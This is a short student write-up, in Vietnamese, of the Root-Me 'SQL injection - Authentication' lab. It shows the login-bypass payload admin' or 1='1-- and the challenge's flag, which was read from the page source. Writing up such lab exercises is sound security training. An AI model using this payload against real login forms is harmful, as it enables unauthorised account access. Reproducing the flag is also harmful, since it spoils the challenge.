

Lê Hoàng Phúc

MSSV: 20521763

Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN

Tên challenge : SQL injection - Authentication

Link challenge : <https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-authentication>

Thử đăng ký bằng username admin thì báo đã tồn tại :

Chèn payload admin' or 1='1 – thì thành công



The screenshot shows a web application titled "Authentication v 0.01". It features a login form with two input fields: "Login" and "Password". The "Login" field contains the text "admin' or 1='1--". The "Password" field is filled with ten black dots. Below the input fields is a button labeled "connect".

# Authentication v 0.01

Welcome back admin !

Your informations :

- username :

- password :


Hi master ! **To validate the challenge use this password**

Login

Password

Xem source để có password :

```
<body>
  <link id="s" rel="stylesheet" property="stylesheet" type="text/css" href="/template/s.css" media="all">
  <iframe id="iframe" src="https://www.root-me.org/?page=externe_header">
  <h1>Authentication v 0.01</h1>
  <h2>Welcome back admin !</h2>
  <h3>Your informations :</h3>
  <p>
    - username :
    <input type="text" value="admin" disabled="">
    <br>
    - password :
    <input type="password" value="t0_W34k!$" disabled="">
  </p>
  <br>
  Hi master !
  <b>To validate the challenge use this password</b>
  <form action="" method="post">
  </body>
</html>
```



Flag t0\_W34k!\$

Time : 5p